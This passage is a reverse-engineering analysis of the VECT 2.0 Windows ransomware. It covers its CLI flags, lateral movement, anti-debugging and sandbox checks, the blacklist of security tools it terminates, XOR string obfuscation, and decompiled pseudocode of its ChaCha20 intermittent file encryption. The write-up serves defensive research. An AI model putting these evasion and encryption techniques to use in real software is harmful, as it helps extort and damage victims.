VECT 2.0 Ransomware — Deep Dive Analysis
27 minute read
Executive Summary
- VECT 2.0 is a sophisticated Windows ransomware written in C++ (MinGW/GCC), targeting x86-64 systems with a 1.4 MB dynamically-linked binary (250 imports across 10 DLLs)
- Employs a hybrid encryption scheme: ChaCha20 stream cipher for file encryption, Curve25519 ECDH for key exchange, and Blake2b for key derivation — all sourced from libsodium
- Features 7 distinct lateral movement methods including DCOM, WMI, PSRemoting, remote services, and scheduled tasks — a notably broad lateral movement toolkit for a single binary
- Implements intermittent encryption for large files (>128KB), encrypting only 4 blocks at quarter boundaries for speed
- Heavy anti-analysis capabilities: 40+ security tool process blacklist, debugger detection, XOR-encrypted strings throughout
- Most operationally sensitive strings are XOR-obfuscated with unique 8-byte keys per string, decrypted at first use via a lazy-initialization pattern
- Self-delete capability (
--stealth) enabled by default; optional--force-safemodefor persistence through reboots - Ransom note:
!!!_READ_ME_!!!.txtdropped per-directory; wallpaper changed to custom 1920x1080 BMP with “VECT 2.0” branding
Sample Overview
| Property | Value |
|---|---|
| SHA-256 | e512d22d2bd989f35ebaccb63615434870dc0642b0f60e6d4bda0bb89adee27a |
| File Type | PE32+ executable (console) x86-64 |
| Architecture | AMD64 (64-bit) |
| Compiler | MinGW GCC (C++ with libstdc++) |
| Size | ~1.4 MB (1,453,056 bytes) |
| Ransom Note | !!!_READ_ME_!!!.txt |
| Wallpaper | Custom BMP — “VECT 2.0” branding |
| String Obfuscation | XOR with per-string 8-byte keys |
Binary Sections
| Section | Size | Permissions | Entropy | Notes |
|---|---|---|---|---|
.text |
1.1 MB | RX | 6.23 | Code — 4,745 functions |
.rdata |
112 KB | R | 6.90 | Read-only data, encrypted strings |
.data |
32 KB | RW | 1.40 | Global variables |
.pdata |
56 KB | R | 5.94 | Exception handling data |
.xdata |
76 KB | R | 5.07 | Unwind information |
.bss |
4 KB | RW | 0.00 | Uninitialized data |
.idata |
~12 KB | RW | — | Import tables |
.CRT |
4 KB | RW | 0.59 | C runtime init |
.tls |
4 KB | RW | 0.54 | Thread-local storage |
The .rdata section’s entropy of 6.90 is notable — it contains the XOR-encrypted string pool, contributing to the higher-than-normal entropy for a read-only data section.
Execution Flow Overview
 Figure 1: Complete execution flow of VECT 2.0 ransomware, from TLS callbacks through post-encryption cleanup.
 Figure 2: Binary loaded at
 start entry point with function list.
Entry Point and TLS Callbacks
Before main() executes, three TLS callbacks fire:
- TlsCallback_0 (
mw_tls_callback_0_crt_initat0x14003E8E0): Initializes CRT state, callsmw_tls_init_helperonDLL_PROCESS_ATTACH - TlsCallback_1 (
mw_tls_callback_1_cleanupat0x14003E8B0): HandlesDLL_PROCESS_DETACHandDLL_THREAD_DETACHcleanup - TlsCallback_2 (
mw_tls_callback_2_thread_mgmtat0x14004B8F0): Manages per-thread state, installs a Vectored Exception Handler (VEH) viaAddVectoredExceptionHandler, and handles thread teardown including a0xDEADBEEFsentinel pattern
// TlsCallback_2 — Thread management with VEH installation
__int64 __fastcall mw_tls_callback_2_thread_mgmt(__int64 a1, int a2, __int64 a3) {
    if (a2 == 1)  // DLL_THREAD_ATTACH
        Handle = AddVectoredExceptionHandler(1u, Handler);
    else if (a2 == 0 && !a3)  // DLL_PROCESS_DETACH
        RemoveVectoredExceptionHandler(Handle);
    // ... thread cleanup with 0xDEADBEEF sentinel
    return 1;
}
Command-Line Interface
The binary accepts several operational flags, revealed by mw_print_usage at 0x14004EDC0:
  VECT 2.0

  -h, --help          Help
  -v, --verbose       Verbose output
  -p, --path <dir>    Target specific path
  -c, --creds <b64>   Override credentials
  --gpo               Enable GPO spread (default: on)
  --no-gpo            Disable GPO spread
  --mount             Enable network mount (default: on)
  --no-mount          Disable network mount
  --stealth           Enable self-delete (default: on)
  --no-stealth        Disable self-delete
  --force-safemode    Force safemode boot
 Figure 3:
 mw_print_usage — all CLI flag strings referenced in sequence.
| Flag | Default | Description |
|---|---|---|
-p, --path |
All drives | Target a specific directory |
-c, --creds |
None | Operator-supplied Base64-encoded credentials for lateral movement |
--gpo / --no-gpo |
On | Lateral movement subsystem (misleading flag name — actual implementation uses DCOM, services, schtasks, WMI, and WinRM, not GPO) |
--mount / --no-mount |
On | Volume and network share mounting to expand encryption surface |
--stealth / --no-stealth |
On | Self-delete after execution |
--force-safemode |
Off | Reboot into Safe Mode for persistence |
-v, --verbose |
Off | Console output with progress |
The argument parser resides in mw_main (0x14011AB10) — a ~800-line function that orchestrates the entire ransomware lifecycle.
 Figure 4:
 mw_main argument parsing — string comparisons for "-h", "--help", "--stealth", "--no-stealth", "-v", "--verbose", and "-c" / "--creds".
Volume and Network Mount Subsystem (--mount)
When --mount is enabled (default), VECT 2.0 actively expands the encryption surface by discovering and mounting hidden volumes and network shares. The implementation in mw_network_spread_init uses:
- Volume discovery:
FindFirstVolumeW/FindNextVolumeW/GetVolumePathNamesForVolumeNameW— enumerates all volumes, including those not assigned drive letters - Volume mounting:
SetVolumeMountPointW— assigns drive letters to unmounted volumes, making them accessible for encryption - Network share browsing:
WNetOpenEnumA/W/WNetEnumResourceA/W— recursively enumerates network resources from the browsing hierarchy - Network connection:
WNetAddConnection2A— connects to discovered network shares using operator-supplied credentials from-c - UNC path discovery: Logs
[*] Found UNC path: %sfor each discovered network path, then queues it for the scanner threads
Verbose output confirms mount operations with [NET] Mounted %s -> %s and [NET] Mounted global: %s -> %s. This subsystem is significant because it materially expands the encryption surface beyond locally-attached drives — hidden volumes, unmounted partitions, and accessible network shares are all brought online before scanner threads begin traversal.
Operator Telemetry (-v / --verbose)
When verbose mode is enabled, the binary provides detailed progress feedback useful for both operator tradecraft analysis and lab detection:
| String | Function | Purpose |
|---|---|---|
[*] Starting %zu scanner threads and %zu encryptor threads |
mw_start_encryption_threads |
Thread pool configuration |
[*] Created %zu scanner threads and %zu encryptor threads |
mw_start_encryption_threads |
Thread creation confirmation |
[Scanner] Scanned %d paths, queued %d files |
mw_scanner_thread |
Periodic progress (sampled ~1% of iterations) |
[Scanner] Thread finished. Scanned %d paths, queued %d files |
mw_scanner_thread |
Per-thread completion |
[*] Scanners complete. Waiting for encryptors... |
mw_start_encryption_threads |
Phase transition |
[*] Encryptors complete. |
mw_start_encryption_threads |
Encryption finished |
[*] Files encrypted: %zu (with \r) |
sub_1400699C0 |
Live counter (carriage return for in-place update) |
[+] Files encrypted: %zu |
mw_print_encryption_stats |
Final count |
[+] Time: %.1f sec |
mw_print_encryption_stats |
Elapsed time |
[+] Speed: %.0f files/min (%.0f files/sec) |
mw_print_encryption_stats |
Throughput metrics |
[+] Check !!!_READ_ME_!!!.txt |
mw_print_encryption_stats |
Operator completion prompt |
The scanner progress is sampled rather than printed every iteration — the condition __ROR4__(-1030792151 * count, 2) <= 0x28F5C28u fires approximately once per 100 iterations, avoiding console I/O bottlenecks.
Anti-Analysis Techniques
Debugger Detection
VECT 2.0 imports both IsDebuggerPresent and CheckRemoteDebuggerPresent (4 and 2 cross-references respectively), alongside timing-based checks via QueryPerformanceCounter.
Process Blacklist (~40 Security Tools)
The binary contains an extensive list of security and analysis tool process names. When detected running, these processes are targeted for termination:
Debuggers: ollydbg.exe, x64dbg.exe, x32dbg.exe, windbg.exe, ida.exe, ida64.exe, idag.exe, idaw.exe, idaq.exe, x96dbg.exe, immunitydebugger.exe
RE Tools: scylla.exe, scylla_x64.exe, scylla_x86.exe, protection_id.exe, ImportREC.exe, MegaDumper.exe, reshacker.exe, ResourceHacker.exe
Sysinternals: procexp.exe, procexp64.exe, procmon.exe, procmon64.exe, autoruns.exe, autorunsc.exe
Network/Monitoring: wireshark.exe, dumpcap.exe, Fiddler.exe, httpdebugger.exe
Sandbox Tools: joeboxcontrol.exe, joeboxserver.exe, sniff_hit.exe, proc_analyzer.exe, sysAnalyzer.exe, SysInspector.exe, hookexplorer.exe, Filemon.exe, Regmon.exe, PETools.exe, LordPE.exe
Exception and Thread Context Manipulation
Beyond the API-level debugger checks, VECT 2.0’s import table and TLS callback structure reveal a deeper anti-analysis surface centered on exception handling and thread context manipulation. The binary imports SetUnhandledExceptionFilter, RaiseException, SuspendThread, GetThreadContext, SetThreadContext, RtlUnwindEx, and RtlVirtualUnwind. Combined with the VEH installed in TlsCallback_2 (via AddVectoredExceptionHandler / RemoveVectoredExceptionHandler) and the 0xDEADBEEF sentinel pattern, this suggests a layered exception-handling framework that can detect or interfere with debugger attachment — debuggers that intercept exceptions before the VEH will alter the expected execution flow, and thread context inspection allows the binary to detect hardware breakpoints or single-step flags set by a debugger.
String Encryption
Most operationally significant strings are XOR-encrypted with unique 8-byte keys. Each string follows a lazy-initialization pattern:
// Typical XOR string decryption pattern in VECT 2.0
_BYTE *v9 = sub_14003FF50(global_ptr, ...);  // Get encrypted buffer
_BYTE *v13 = sub_14003FF50(global_ptr2, ...); // Get storage
if (!*v9) {                                    // First access?
    memcpy(v13, encrypted_data, len);          // Copy encrypted
    v13[len] = 1;                              // Mark as initialized
    *v9 = 1;
}
if (v13[len]) {                                // Needs decryption?
    for (i = 0; i != len; ++i)
        v13[i] ^= KEY >> (8 * (i & 7));       // XOR with 8-byte key
    v13[len] = 0;                              // Mark decrypted
}
This pattern appears hundreds of times throughout the binary, effectively hiding command strings, file paths, PowerShell scripts, and other operational strings from static analysis tools.
Breaking on mw_kill_security_services (0x14006507E) after the XOR loop completes reveals the decoded command in the x64dbg dump view:
 Figure 10: x64dbg dump at
 0x613C78 after XOR decryption — the 163-byte buffer decodes to a PowerShell command disabling Windows Defender’s real-time monitoring, behavior monitoring, IOAV protection, and script scanning. XOR key: 0x497DF58F9D6D63CD.
VM/Sandbox Detection
| API | Purpose | Xrefs |
|---|---|---|
GetAdaptersInfo |
MAC address checks for VM vendors | 2 |
CreateToolhelp32Snapshot |
Process enumeration for VM tools | 4 |
GetSystemInfo |
CPU count check (VMs often have 1) | 4 |
GlobalMemoryStatusEx |
Memory size check (VMs have less RAM) | 6 |
GetSystemMetrics |
Screen resolution check | 2 |
Sleep / WaitForSingleObject |
Timing-based sandbox evasion | 36 / 37 |
Encryption Engine
 Figure 5: Hybrid encryption scheme — Curve25519 ECDH key exchange with ChaCha20 symmetric encryption and Blake2b key derivation.
Hybrid Encryption Scheme
VECT 2.0 uses a three-layer cryptographic architecture sourced from libsodium:
| Layer | Algorithm | Key Size | Purpose |
|---|---|---|---|
| Symmetric | ChaCha20 | 256-bit | File content encryption |
| Auxiliary Cipher | Salsa20-family core | 256-bit | Auxiliary primitive (stream/keystream generation; vtable-dispatched, exact usage not directly traced) |
| Asymmetric | Curve25519 | 256-bit | Per-session key exchange |
| Hash | Blake2b | 256-bit | Key derivation |
| PRNG | RtlGenRandom | — | Cryptographic randomness |
The binary contains two distinct cipher cores. A Salsa20-family function (mw_salsa20_core at 0x14001CBB0) is present with three round-count wrappers (20, 12, and 8 rounds), consistent with libsodium’s crypto_core_salsa20 / crypto_core_hsalsa20 implementations. Its callers (sub_140012780, sub_140012BA0) are referenced only via function pointer tables, suggesting they serve as pluggable cipher primitives — likely for key derivation or keystream generation — but the exact call site that feeds mw_salsa20_core into the key derivation pipeline has not been directly traced. The actual file encryption follows a separate code path through ChaCha20 (mw_chacha20_encrypt_stream at 0x140002B90), with its characteristic rotations (16/12/8/7).
The verified encryption call chain is:
mw_encrypt_file (0x14006A4B0)
  → mw_salsa20_encrypt_buffer (0x140068DB0)     // generates 12-byte footer, dispatches
    → mw_crypto_stream_xor (0x140002AE0)         // size check + vtable dispatch
      → mw_chacha20_init_and_encrypt (0x140003350)  // sets up ChaCha20 state
        → mw_chacha20_encrypt_stream (0x140002B90)  // ChaCha20 stream cipher
Salsa20-Family Core (mw_salsa20_core at 0x14001CBB0)
This function is identifiable as a Salsa20-family core by its quarter-round rotations and the "expand 32-byte k" constant. While consistent with HSalsa20 (as used in libsodium’s crypto_box for XSalsa20 key derivation), the specific call site proving it serves as key derivation has not been directly traced — its callers are referenced only through function pointer tables:
__int64 __fastcall mw_salsa20_core(__m128i *output, int *key, int *nonce,
                                     _DWORD *sigma, int rounds) {
    if (!sigma)
        qmemcpy(v43, "te k2-bynd 3expa", sizeof(v43));
        // Little-endian: "expand 32-byte k" — the Salsa20 constant

    // Quarter-round: ROL 7, ROL 9, ROL 13, ROR 14 (= ROL 18)
    do {
        v17 = v16 ^ __ROL4__(v15 + v7, 7);   // a ^= (d + c) <<< 7
        v50 = v5 ^ __ROL4__(v17 + v15, 9);    // b ^= (a + d) <<< 9
        v49 = v7 ^ __ROL4__(v17 + v50, 13);   // c ^= (b + a) <<< 13
        v19 = v15 ^ __ROR4__(v50 + v49, 14);  // d ^= (c + b) <<< 18
        // ... (repeated for all 4 columns, then diagonals)
        v51 += 2;  // Two rounds per iteration (double-round)
    } while (rounds > v51);

    // Final addition of input state
    *output = input_state + working_state;  // (via SSE2 intrinsics)
}
The rotation constants 7, 9, 13, 18 (where ROR 14 = ROL 18) and the "expand 32-byte k" sigma constant are definitive identifiers for Salsa20, distinguishing it from ChaCha20 which uses 16, 12, 8, 7.
 Figure 6:
 mw_salsa20_core quarter-round loop — __ROL4__ at 7, 9, 13 and __ROR4__ at 14 (= ROL 18), identifying the cipher as Salsa20.
Curve25519 Key Exchange (mw_curve25519_scalarmult at 0x14002E1A0)
The Curve25519 scalar multiplication is identifiable by its field arithmetic constants:
0x1FFFFFmask — 21-bit limb reduction- Reduction constants:
0x215D1,0x9FB67,0x72D18,0xA2C13 - These are the specific constants used in the
fe_mulimplementation from libsodium’sref10Curve25519
ChaCha20 File Encryption (mw_chacha20_encrypt_stream at 0x140002B90)
The actual file encryption uses ChaCha20, confirmed by the quarter-round rotation constants in the inner loop:
// ChaCha20 quarter-round — ROL 16, 12, 8, 7
v21 = __ROL4__(v18 ^ v15, 16);  // a ^= (a + b) <<< 16
v26 = __ROL4__(v23 ^ v16, 12);  // d ^= (d + a) <<< 12
v30 = __ROL4__(v28 ^ v21, 8);   // c ^= (c + d) <<< 8
v33 = __ROL4__(v33, 7);         // b ^= (b + c) <<< 7
This is distinct from Salsa20’s rotations (7/9/13/18) seen in the HSalsa20 core. The --v124 loop counter counts down from 10, confirming 20 rounds (10 double-rounds).
Blake2b Hashing (mw_blake2b_hash at 0x14001D810)
Confirmed by the string reference: crypto_generichash/blake2b/ref/blake2b-ref.c at 0x140128AC0 — this is a direct libsodium Blake2b implementation.
Per-File Encryption (mw_encrypt_file at 0x14006A4B0)
The file encryption routine implements a two-tier strategy based on file size:
void __fastcall mw_encrypt_file(__int64 ctx, const wchar_t *filepath) {
    // 1. Rename file: original.docx → original.docx.<vect_extension>
    MoveFileExW(filepath, new_name, MOVEFILE_REPLACE_EXISTING);

    // 2. Open renamed file for read/write
    FileW = CreateFileW(lpFileName, GENERIC_READ|GENERIC_WRITE,
                        FILE_SHARE_READ, NULL, OPEN_EXISTING,
                        FILE_FLAG_RANDOM_ACCESS, NULL);

    GetFileSizeEx(FileW, &FileSize);

    if (FileSize.QuadPart <= 0x20000) {  // ≤ 128KB
        // FULL ENCRYPTION — read entire file, encrypt, write back
        ReadFile(handle, buffer, FileSize.LowPart, &bytesRead, NULL);
        mw_salsa20_encrypt_buffer(key_ctx, buffer, bytesRead, nonce);
        SetFilePointer(handle, 0, NULL, FILE_BEGIN);
        WriteFile(handle, buffer, bytesRead, &bytesWritten, NULL);
    } else {
        // INTERMITTENT ENCRYPTION — 4 blocks at quarter boundaries
        quarter = FileSize.QuadPart >> 2;
        for (i = 0; i < 4; i++) {
            offset = quarter * i;
            SetFilePointer(handle, offset, &offset_high, FILE_BEGIN);
            chunk = min(0x8000, FileSize - offset);  // 32KB max per block
            ReadFile(handle, buffer, chunk, &bytesRead, NULL);
            mw_salsa20_encrypt_buffer(key_ctx, buffer, bytesRead, nonce);
            SetFilePointer(handle, offset, &offset_high, FILE_BEGIN);
            WriteFile(handle, buffer, chunk, &bytesWritten, NULL);
        }
    }

    // 3. Append 12-byte cryptographic footer
    SetFilePointer(handle, 0, NULL, FILE_END);
    WriteFile(handle, footer, 12, &bytesWritten, NULL);

    // 4. Track total bytes encrypted
    _InterlockedAdd64(&ctx->total_encrypted, FileSize.QuadPart);
    CloseHandle(handle);
}
Key observations:
- Intermittent encryption threshold: 128KB — files smaller are fully encrypted, larger files only have ~128KB total encrypted (4 x 32KB)
- 12-byte footer: Appended to every encrypted file — contains 12 random bytes generated by
